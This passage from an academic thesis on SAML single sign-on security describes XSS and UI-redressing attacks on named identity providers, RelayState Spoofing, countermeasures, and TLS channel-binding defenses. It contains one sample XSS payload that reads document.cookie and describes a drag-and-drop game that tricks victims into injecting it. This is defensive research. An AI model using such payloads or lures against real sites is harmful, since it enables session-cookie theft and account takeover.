


Figure 4.4: Combined XSS/UI redressing attack on Okta.

ciently by the server. Thus, we can inject JavaScript code into this field, which will then be executed in the victim's browser (e.g. `<img src=x onerror=alert(document.cookie) x="`). However, the victim has to actively inject the JavaScript code. (We cannot directly fire an HTTP POST request due to an existing CSRF [The13b] protection). This can be achieved by using the two pictures where the ball contains the malicious JavaScript code and where a drag of this ball injects this code into a dragable element like the *title* field.

4. The crucial point of the attack is to get the victim to inject the XSS vector of the adversary into the *title* field. In order to do so, the victim has to drag the ball into the basket. In our case, the ball has the HTML5 event handler *ondragstart* with our XSS vector as its data. Upon the event of dragging the ball into the basket, the vector will automatically be dropped into the *title* field, for the reasons of the basket being placed exactly over it.

5. The victim has to submit the form with the XSS vector inside its title field by clicking on the *Submit* button. This can be done with an element like the moving basket. To compel the victim to clicking on the basket, a game score that increases with each click may be introduced.

6. When the form is submitted, the malicious code will automatically be saved and executed. This allows the adversary to retrieve the session cookie of the IdP stored in the browser, and thus impersonate the victim (i.e. as administrator). As IdP administrator the adversary is able to compromise the security of the whole Okta service. (Please note that we also have a stored XSS vulnerability here, although during normal operations the infected page will rarely be visited by the victim.)

Additionally, we found another stored XSS flaw which allowed us to send eMails with malicious content to new or existing Okta users.

Cloudseal. We found one persistent XSS that allowed us to steal the session cookies with a combined XSS/UI redressing attack in Cloudseal [Clo13].

OneLogin. One reflected XSS vulnerability was found in OneLogin. The XSS flaw concerning `https://app.onelogin.com` can be easily exploited due to the fact that there is no CSRF protection. A simple HTTP GET request triggered by the browser (e.g. by image loading) is sufficient.

SSOCircle. Out of the four XSS vulnerabilities we found in SSOCircle, two could be exploited by HTTP GET requests. As in the case of OneLogin, no CSRF protection was deployed.

WSO2 IS. Five out of seven XSS vulnerabilities we found were persistent and feasible through the use of HTTP requests. WSO2 IS deploys HTTPOnly cookies. Therefore, we were not able to steal the session cookies. Nevertheless, these findings are severe, as there are many other ways to exploit XSS, aside for the cookie theft. For example, the Browser Exploitation Framework [BeE13] arrestingly demonstrates several methods (e.g. capturing and transmitting user's keystrokes).

Guanxi IdP. We lacked a concrete web application using this framework. Therefore, we could not evaluate Guanxi IdP for XSS vulnerabilities.

4.5.4 Countermeasures

In this section, we briefly review best-practice countermeasures against cookie theft, along with known weaknesses:

1. **Enforcing Secure Transport.** To mitigate cookie theft effectuated via eavesdropping on the network traffic, the cookies are sent over TLS connections. This policy is enforced by setting the cookie's `secure` flag in the `Set-Cookie` HTTP response header. Since the rise of comfortable packet sniffers to intercept unencrypted cookies (e.g. Firesheep [But10]), this option is prevalently used. However, cookie theft via XSS is still possible. In 2011, Bortz *et al.* [BBC11] have demonstrated that cookies, sent via TLS connections, does not provide session integrity against an adversary that can host content on a related domain. This attack type may result in session hijacking and session substitution.

2. **XSS Filtering.** According to the OWASP Top 10 [OWA13] XSS is the most prevalent security flaw in today's web applications. XSS attacks can be mitigated by server- and client-side filtering. In practice, server-side defense of XSS is primarily used. However, Nadji *et al.* [NSS09] have shown, that server-side filtering, as stand-alone countermeasure, is insufficient. On the other hand, Bates *et al.* [BBJ10] have analyzed existing client-side XSS filters and have found severe security flaws in them. Even a combination of both techniques cannot prevent XSS attacks as Heiderich *et al.* [HFJH11] have shown.

3. **HTTPOnly Cookies.** A simple and effective way to prevent cookie theft through injection attacks like XSS [Zuc03] is to use the `HTTPOnly` flag. In this case, access of client-side scripts to these cookies are blocked by the browser. However, other attack techniques such as cross-site tracing [Man03] and using XMLHttpRequests [Pal07] can be employed, allowing an adversary to steal HTTPOnly cookies. In addition, HTTPOnly cookies are not widely deployed [ZE10] and may disrupt a webpage's functionality.

4. **Cryptographic Cookie Protocols.** Some ineffective efforts to secure cookies by deploying public key-based authentication mechanisms have taken place [PS00, FSSF01, LKHG05]. The proposed cookie protocols guarantee authentication, confidentiality, and integrity. However, neither signing nor encrypting cookies does deter an adversary from transferring a cookie from one browser to another.

5. **Anti-CSRF tokens.** To forbid the processing of malicious server side HTTP requests to do actions like cookie theft one can use anti-CSRF tokens. In this scenario, the server checks in the current HTTP request, if the user or rather the victim is sending a CSRF token, in form of a not guessable random string, generated by the previous HTTP request. If so, the server will accept the request; otherwise it will be rejected. However, this countermeasure does not work in the case of UI redressing attacks due to the reason that the victim will be lured to send a valid token to the server.

6. **X-Frame-Options.** To mitigate UI redressing X-Frame-Options have been proposed. By sending an additional X-Frame-Options header in the HTTP response message, a website can instruct a browser not to render the content of the webpage inside an iFrame. This mitigates UI redressing. X-Frame-Options are supported by all major browsers. However, Heiderich [Hei12] has shown that this defense can be bypassed via Java applets or LiveConnect.

In summary, all existing best-practice countermeasures against cookie theft can be bypassed in several ways. Therefore, we propose a novel and practical countermeasure to mitigate cookie theft in Section 5.7.

4.6 RelayState Spoofing Attack

In this section, we review a previously discovered attack by Armando *et al.* [ACC+11].

4.6.1 Threat Model

The threat model for RelayState Spoofing attacks is similar to the one for XSS and UI Redressing attacks from Section 4.5.1. The adversary requires an XSS vulnerability for each attacked SP implementation and no IdP XSS flaw is necessary.

4.6.2 Attack Description

The RelayState Spoofing attack combines a logical flaw in the SSO implementation (the `RelayState` parameter URI_R can be changed by the adversary, and this parameter will be used in a final redirect triggered by SP) with implementation bugs at the Service Provider SP (an XSS attack can be launched through an HTTP redirect query string parameter). The attack flow is similar to the ACS Spoofing attack but instead of changing ACS_{URL} the adversary changes URI_R. The attack flow is depicted in Figure 4.5.

In step 2 or 4, the adversary injects an XSS attack vector into the parameters of the RelayState URI_R. After successful authentication at the honest SP (i.e. after successful verification of the SAML assertion), the maliciously-crafted URI_R is loaded by a browser redirect, and the XSS attack is automatically executed in the browser. Two preconditions must be met for this attack to be successful: (1) injectability of



U
UA
Adv_WS
SP
IdP
1. HTTP GET URL
2. HTTP GET URI_R
4. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, Bad_URI)
3. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, Bad_URI)
5. HTTP GET IdP, (<AuthnRequest(ID_1, SP, ACS_URL)>, Bad_URI)
Issue assertion:
A:={ID_A, ID_1, IdP, SP, U}_K_IdP^-1
6. Authenticate user U
7. HTTP 200, Form(<Response(ID_2, ID_1, A)>, Bad_URI, target=ACS_URL)
8. HTTP POST ACS_URL, (<Response(ID_2, ID_1, A)>, Bad_URI)
9. HTTP 200, Bad_URI
TLS (server authenticated)
Not specified

Figure 4.5: RelayState Spoofing attack on standard SAML Web Browser SSO.

XSS code into URI_R and (2) XSS-vulnerable implementations of SPs. The first precondition normally holds in SAML-based SSO scenarios, because URI_R is not part of the XML-based data structures authentication request or assertion, and can thus not be integrity protected by an XML signature. Instead, the SAML standard recommends to protect the integrity of the URI_R by a separate signature ([CHK$^+$05], Section 3.4.3). However, [ACC$^+$11] and our own investigations show that this is normally not the case in practice.[6] The second precondition has been shown to be reasonable by [WCW12] and [SB12], where numerous implementation bugs for SPs have been documented. Additionally, Armando *et al.* have presented two successful attacks on Novel Access Manager 3.1 and Google Apps.

Although, this attack is not as severe as ACS Spoofing (only a single SP is affected), it is still a critical security flaw. By misusing the SSO protocol flow, the adversary can ensure that the victim user has an authenticated session with the attacked SP, which is a precondition for cookie theft via XSS. Furthermore, an adversary can use this attack as launching pad to automatically execute CSRF attacks.

Finally, an attack related to RelayState Spoofing is *login CSRF* [BJM08], whereby the adversary forges a cross-site request to the honest website's login form, resulting in logging the victim into this website as the adversary. This CSRF attack variant as also applicable to SAML-based SSO.

4.6.3 Countermeasures

Armando *et al.* [ACC$^+$11] propose three countermeasures to mitigate RelayState Spoofing attacks:

1. **Cookie Linking.** To mitigate RelayState Spoofing, *SP* could set a cookie *C* when returning the HTTP redirect with the `<AuthnRequest>` to the user's browser (step 2, Figure 3.4). This cookie is afterwards automatically returned with the SAML assertion to *SP* (step 6, Figure 3.4). *SP* can use cookie *C* to decide if authentication request and response are carried over the same communication channel. Therefore, *SP* may be able detect a RelayState attack. This

[6]None of the six investigated real-world IdPs protected the integrity of the URI_R parameter.

countermeasure only provides means to mitigate the attack, as cookies itself exhibit many security problems (cf. Section 4.5.4).

2. **User Consent.** The IdP could explicitly ask user U for consent to access URI_R on SP before issuing assertion A. This must be done for each SSO protocol run. Therefore, a vigilant user may recognize the RelayState attack as a unsolicited SP access. There are two main drawbacks: (1) This countermeasure breaks the user-friendliness of SSO and (2) the user is forced to make security decisions (which is a bad idea as the experience with SSL security indicators shows [DTH06, SEA+09]).

3. **Binding to Client Certificates.** An interesting countermeasure is the use of mutual authenticated TLS sessions between UA and SP by using client certificates. When user U accesses SP (Figure 3.4, step 1), he proves possession of the private key, belonging to the user's client certificate, during a TLS handshake. Thereafter, SP includes $n||HMAC_{k||n}(RSA_{mod})$ into the `ID` attribute of the issued `<AuthnRequest>`, where n is a random string, k a secret key only known to SP, and RSA_{mod} the RSA modulus of the certificate's public key. Then, SP sends the authentication request to the browser and the SSO protocol proceeds as usual until UA sends assertion A to SP (Figure 3.4, step 6). After receiving A, SP checks if the assertion was sent over the same mutual authenticated TLS session, by comparing the `InResponse` attribute (carrying the `ID` attribute from the authentication request) with the newly calculated HMAC $H' = n'||HMAC_{k||n'}(RSAmodulus)$, where n' is taken from the `InResponse` attribute. If H' and `InResponse` are equal, SP can be sure that no RelayState attack occured in the SSO protocol run.

4.7 Conclusion

Developing a secure SSO solution is a nontrivial task. Our findings show that vulnerabilities in actual SAML-based SSO deployments can be severely exploited, leading to a complete failure in regards to the security of the IdP and all federated SPs.

Due to the fact that SAML is a very flexible and extensible standard, the corresponding specifications are complex and distributed over a bulk of documents. Developers can get lost in the specification and may overlook important security-relevant constraints. This can result in vulnerable implementations, as the discovered ACS Spoofing attack demonstrates. Nevertheless, SAML is a matured and well-designed standard. Throughout the specification, multiple security recommendations are given for the purpose of avoiding common pitfalls. Still, this does not guarantee the absence of flaws in real-world implementations.

Even if the SSO protocol is considered secure, the prevalent cookie-based client authentication creates an attack-surface sufficient for identity theft done through XSS and combined UI redressing attacks. Our results confirm the significance of these attacks for the security of SSO systems.

In order to fix the mentioned security problems, we have presented several countermeasures against each attack. However, each mitigation technique is specific and imposes its own downsides.

5 Channel Bindings

In this chapter, we describe several channel bindings which improve the security of web SSO significantly. Furthermore, we present three different channel binding implementations.

5.1 Introduction

Given the complexity of the technologies applied in web SSO (e.g. HTTP, HTML, JavaScript, and XML) and the inherent weaknesses of the entities (e.g. DNS, PKI, and browser) and participants (e.g. unaware users) involved, raises the following general question: How can we holistically secure browser-based SSO?

Given the set of attacks presented in the previous chapter, we can identify the root cause for most of the vulnerabilities. It is the missing cryptographic binding between the message-layer (e.g. SAML assertions) and the underlying transport layer protocol (i.e. TLS). While both layers have their own security measures they are independent of each other and not interconnected. For example, a signed assertion is integrity-protected and authenticated on message-layer (cf. Section 3.4), but can be used over any server authenticated TLS connection, whether the user or the adversary established it.

The concept of *channel bindings* establishes a cryptographic interlace between a *secure channel* and the data from a higher layer transmitted over that channel. channel bindings have been proposed in RFC 5056 [Wil07] and have been applied to TLS in RFC 5929 [AWZ10].

According to RFC 5056 [Wil07, p.3], we define the notion of a *secure channel* as follows:

> "A packet, datagram, octet stream connection, or sequence of connections between two end-points that affords cryptographic integrity and, optionally, confidentiality to data exchanged over it. We assume that the channel is secure – if an attacker can successfully cryptanalyze a channel's session keys, for example, then the channel is not secure."

We discuss three channel binding variants applied to SAML that bind the identity information (i.e. the SAML assertion) cryptographically to an underlying secure channel. For web SSO we utilize the TLS protocol as a secure cryptographic primitive that establishes such a secure and authenticated channel between two entities. Each channel binding presents its own strengths and weaknesses compared to each other, while at the same time improve the security of SSO significantly:

- **Server-Endpoint Binding.** The Server-Endpoint Binding, as described in RFC 5929 [AWZ10], makes security decisions based on the TLS server certificate's public key (or a hash of it). In this case, the browser recognizes the web server. Therefore, the browser may remain anonymous in most situations, disclosing its identity consciously only to a well-known web server.

- **Unique-Session Binding.** Web server and browser recognize a specific TLS connection with a cryptographic value which is characteristic for that connection. RFC 5929 proposes to use the first TLS `Finished` message sent during the TLS handshake. This unique value is used to bind the SAML assertion to a particular TLS connection that has been agreed between both entities. This channel binding variant provides a high level of anonymity because each cryptographic value is session specific and not linkable to a identity.

- **Holder-of-Key Binding.** In this scenario, the web server recognizes the browser based on a (self-signed) TLS client certificate. This is similar to the Server-Endpoint Binding, with the duties of browser and web server exchanged. Holder-of-Key (HoK) has been standardized by OASIS as *SAML V2.0 Holder-of-Key Web Browser SSO Profile* [KS10].

All three channel bindings still exhibit security deficiencies that allow various attacks (e.g. ACS and RelayState Spoofing or cookie theft). Since our goal is to propose a countermeasure which successfully mitigates *all* attacks and threats presented in Chapter 4, we concentrate on extending the SAML HoK Profile because it already possesses good security properties and is deployable without changing existing Web infrastructure (e.g. browser, web server, and TLS stack). Instead, Server-Endpoint and Unique-Session Binding both need changes in existing Web infrastructure. We use the strong cryptographic binding of HoK in a more holistic approach and suggest to (1) additionally link the HTTP session cookies of IdP and SP to the same client certificate (along the lines of [DCBW12]), and (2) to also bind the SAML authentication request to this certificate.

Contribution. In this chapter, we present the following contributions and achievements:

- We present the *first* practical implementation of the SAML V2.0 Holder-of-Key Web Browser SSO Profile [KS10]. Our implementation supports SP and IdP functionalities and was adopted by the popular SimpleSAMLphp framework in version 1.9.[1]

- Second, we propose an improved variant of the SAML HoK Profile called *HoK+*, which additionally protects against a variety of other attacks (e.g. RelayState Spoofing [ACC$^+$11]).

- Third, we discuss broadening the scope of the HoK+ approach to include HTTP session cookies along the lines of [DCBW12] and with the aim of closing a large security gap present in numerous modern web applications.

- Finally, we present a proof-of-concept implementation of our HoK+ Profile that includes HTTP session cookie binding in SimpleSAMLphp. Additionally, we provide a performance evaluation of our cookie binding.

Papers. This chapter is based on two published papers [MS11, MKLS13] and one paper currently under submission. The discovery that the SAML HoK Profile is susceptible to RelayState attacks and the refined HoK+ Profile were my own work. Furthermore, all three implementations (HoK, HoK+, and cookie binding) are done by myself.

[1] `http://simplesamlphp.org/docs/trunk/simplesamlphp-changelog#section_5_21`

Outline. The following section will give an overview of related work. In Section 5.3 we will present the Sever-Endpoint Binding followed by the Unique-Session Binding in Section 5.4. The Holder-of-Key Binding along with the practical implementation is explained in Section 5.5. Next, we will propose the HoK+ Profile and give further details of the corresponding implementation in Section 5.6. We will broaden our binding approach to cookies in Section 5.7 and prove the practical feasibility with a proof-of-concept implementation and a performance evaluation. Section 5.8 will give some insights on the practicability of client certificates. In Section 5.9 we will discuss the pros and cons of the different binding variants and conclude.

5.2 Related Work

In this section, we give an overview of related work existing on channel bindings.

SLSOP and WSKE-Cookies. In 2007 Karlof *et al.* [KSTW07] have proposed to cryptographically strengthen the web browser's Same Origin Policy (SOP) by taking the server's TLS certificate into account. They have recommended two variants called *weak-* and *strong-locked SOPs* (SLSOP). The weak-locked SOP is easier to implement than the SLSOP and enforces that web objects (including cookies) are sent only to web servers with valid certificate chains. The SLSOP tags each web object with the server's public key and solely returns them to web servers if the public key of the server's TLS certificate matches. A similar approach called *Web Server Key Enabled Cookies* (WSKECookies) has been presented by Masone *et al.* [MBS07]. In this concept, the browser stores cookies along with the public key of the web server's certificate which initially set them. A WSKECookie is only returned to a web server which proved possession of the same key pair in following TLS sessions.

In both concepts stolen web objects or WSKECookies are bound to the server endpoint and not to the legitimate browser. Although these approaches make cookie theft more complicated, an adversary can still use stolen cookies to authenticate as the victim.

YURLs. Another possibility to implement a binding to the server endpoint is to use *YURLs* [Wat06]. A YURL is a URL scheme that includes the hash of the server certificate's public key in front of the hostname. The identification of a web server is carried out by an HTTPSY extension that takes the hash information from the YURL into account when establishing a TLS connection.

TLS-Federation. Bruegger *et al.* [BHS08] have proposed *TLS-Federation* – an approach to transport identity and authorization information within TLS client certificates. In summary, the IdP issues a fresh client certificate, with embedded identity claims about U, that UA uses to authenticate to SP in a mutual authenticated TLS handshake. Although this idea securely binds the identity information to a TLS connection, current browsers do not provide a practical user interface to manage numerous client certificates.

Origin-Bound Certificates. In 2012 Dietz *et al.* [DCBW12] have introduced *Origin-Bound Certificates* (OBC), an approach aimed at strengthening client authentication for the Web with the use of a TLS extension and client certificates. OBC require fundamental changes of existing infrastructure (e.g. TLS, web server, and browser). Additionally, the proposed hardened SSO protocol necessitates a new browser API. Instead, the HoK+ Profile presented in this thesis is compliant to the SAML standard and feasible without changes within browser, web server, and TLS protocol. In contrast to the HoK approach, OBC demand no user interaction (i.e. selecting a client certificate) and provide a higher level of anonymity, as the browser transparently creates fresh client certificates for every (sub)domain. However, the OBC approach could lead to interoperability issues if the certificate and the associated cookies have different origin scopes. Dietz *et al.* are (up to our knowledge) the first to discuss HTTP cookie bindings to TLS client certificates in detail.

Channel IDs. Recently, Balfanz and Hamilton [BH13] have proposed *Channel IDs*. This concept uses a new TLS extension for identifying client machines (e.g. browsers) with an additional asymmetric key pair used in an encrypted TLS handshake message. The public key of this key pair is the Channel ID that may be used to bind bearer tokens (e.g. HTTP session cookies) to a specific TLS session. This approach is supported by the Chrome browser since version 24. However, Channel IDs are still in the state of an Internet-Draft document that is currently discussed in the IETF TLS working group.[2]

SAML Channel Binding Extensions. Currently, OASIS is in the process of specifying additional protocol extension elements for SAML [Sca13]. These elements enable extension-aware SAML Profiles to use and process channel binding parameters in SAML messages.

5.3 Server-Endpoint Binding

The main idea of the Server-Endpoint Binding is that the browser actively recognizes SP based on the public key pk_{SP} of its server certificate. In subsequent TLS sessions, UA sends the assertion to SP, if and only if pk_{SP} of the server certificate has not changed. This concept even works with self-signed certificates and adopts the Strong Locked Same Origin Policy (SLSOP) [KSTW07] which relies neither on the security of DNS nor PKI.

In the SAML-based variant, UA includes pk_{SP} in the token request sent to IdP. Hence, IdP can check pk_{SP} against a database including the public keys of all registered SPs. If pk_{SP} belongs to a registered SP, IdP includes it in the issued assertion. The honest SP can later on verify that the public key contained in the assertion matches its own and is thus able to detect MITM attacks. However, we remark that it is an additional effort for IdP to maintain such a database.

Figure 5.1 illustrates the detailed flow of the SP-started SAML SSO Profile with Server-Endpoint Binding. Subsequently, we describe the individual steps:

1. $UA \rightarrow SP$: User U navigates its user agent UA to SP and requests a restricted resource R by accessing URI_R. This starts a new SSO protocol run.

2. $SP \rightarrow UA$: SP determines that no valid security context (i.e. an active login session) exists. Accordingly, SP issues an authentication request `<AuthnRequest(`ID_1`,` SP`,` ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R, as an `HTTP 302` (redirect to IdP) to UA over a server-authenticated TLS connection.

3. $UA \rightarrow IdP$: UA extracts the public key pk_{SP} of the server certificate received from SP in the TLS handshake and adds it to the authentication request. Triggered by the HTTP redirect, a server authenticated TLS connection is established between UA and IdP. UA uses the established TLS connection to transport `<AuthnRequest(`ID_1`,` SP`,` pk_{SP}`,` ACS_{URL}`)>`, along with URI_R, to IdP.

[2] `http://www.ietf.org/mail-archive/web/tls/current/msg09559.html`



U
UA
SP
IdP
1. HTTP GET URI_R
2. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, URI_R)
Extract pk_SP
Add pk_SP
3. HTTP GET IdP, (<AuthnRequest(ID_1, SP, pk_SP, ACS_URL)>, URI_R)
4. Authenticate user U
Issue assertion:
A:={ID_A, ID_1, IdP, SP, U, pk_SP}K_IdP^-1
5. HTTP 200, Form(<Response(ID_2, ID_1, A)>, URI_R, target=ACS_URL)
Extract pk'_SP
6. HTTP POST ACS_URL, <Response(ID_2, ID_1, A)>, URI_R)
Send, if pk'_SP = pk_SP
7. HTTP 200, URI_R
TLS (server authenticated)
Not specified

Figure 5.1: SP-started SAML SSO Profile with Server-Endpoint Binding.

4. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, IdP identifies U by an arbitrary authentication mechanism.

5. $IdP \rightarrow UA$**:** IdP checks pk_{SP} against its database of registered SPs and creates an authentication assertion $A := (ID_A, ID_1, IdP, SP, U, pk_{SP})$. Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}. The signed assertion A is embedded into a `<Response>` message together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the HTTP GET parameter `RelayState=`URI_R, to UA.

6. $UA \rightarrow SP$**:** UA establishes a server authenticated TLS connection with SP and extracts the public key pk'_{SP} of the TLS server certificate. If pk'_{SP} equals pk_{SP} of the assertion, UA forwards the HTML form via HTTP POST to ACS_{URL}. If not, the protocol run is aborted with an error message.

7. $SP \rightarrow UA$**:** SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. Subsequently, SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 5.1).

The Server-Endpoint Binding successfully defends against phishing and pharming attacks. Nevertheless, the SSO protocol is not secure against browser-side flaws like XSS, as the assertion is not bound to the legitimate UA. Additionally, the protocol only protects the TLS connection between UA and SP and not between UA and IdP against MITM attacks. One major advantage of this channel binding is the privacy-preserving characteristic of the protocol. The browser may remain anonymous in most situations, and only discloses its identity consciously to a well-known web server (i.e. SP). We also note, that no security critical secrets (e.g. private keys) have to be stored in the browser. The Server-Endpoint binding is only available when TLS cipher suites with



U
UA
SP
IdP
1. HTTP GET URI_R
2. HTTP 302 IdP, (<AuthnRequest(ID_A, SP, ACS_URL)>, URI_R)
Extract fin_1
Extract fin'_1
Add fin_1
3. HTTP GET IdP, (<AuthnRequest(ID_1, SP, fin_1, ACS_URL)>, URI_R)
4. Authenticate user U
Issue assertion:
A:={ID_A, ID_1, IdP, SP, U, fin_1}_K_IdP^-1
5. HTTP 200, Form(<Response(ID_2, ID_1, A)>, URI_R, target=ACS_URL)
Uphold TLS connection
6. HTTP POST ACS_URL, <Response(ID_2, ID_1, A)>, URI_R)
fin_1 =? fin'_1
7. HTTP 200, URI_R
TLS (server authenticated)
Not specified

Figure 5.2: SP-started SAML SSO Profile with Unique-Session Binding.

server certificates are used, which however is the standard case. Hence, "completely anonymous" session key establishment – where SP remains anonymous as well – is not supported.

Schwenk *et al.* [SKA11] have shown how to form a browser-based SSO protocol that applies the Server-Endpoint Binding. Their approach supports the binding of cookies, HTTP redirects, and HTTP POSTs. They have shown the applicability of this concept by presenting a proof-of-concept implementation (realized as a Firefox browser extension).

5.4 Unique-Session Binding

The main idea of the Unique-Session Binding is that UA and SP actively recognize a specific TLS connection with a cryptographic value which is characteristic for that connection. RFC 5929 [AWZ10] defines to use the *first* TLS `Finished` message (fin) of the most recent TLS handshake for this binding variant. This message (and the second `Finished` message) is cryptographically bound to the agreed TLS connection (cf. Section 2.1). If the client (i.e. UA) initiates a new TLS connection, the first `Finished` message is sent by the client to the server. Otherwise, if an existing TLS session is resumed, the first `Finished` message is sent by the server to the client. This differentiation has to be done so that the channel binding is specific to each connection and not to each session. Furthermore, to prevent synchronization problems, *TLS renegotiation* requests by client and server should be avoided while an authentication process on the application layer is in progress.

Figure 5.2 illustrates the detailed flow of the SP-started SAML SSO Profile with Unique-Session Binding. Subsequently, we describe the individual steps:

1. $UA \rightarrow SP$**:** User U navigates its user agent UA to SP and requests a restricted

resource R by accessing URI_R. This starts a new SSO protocol run.

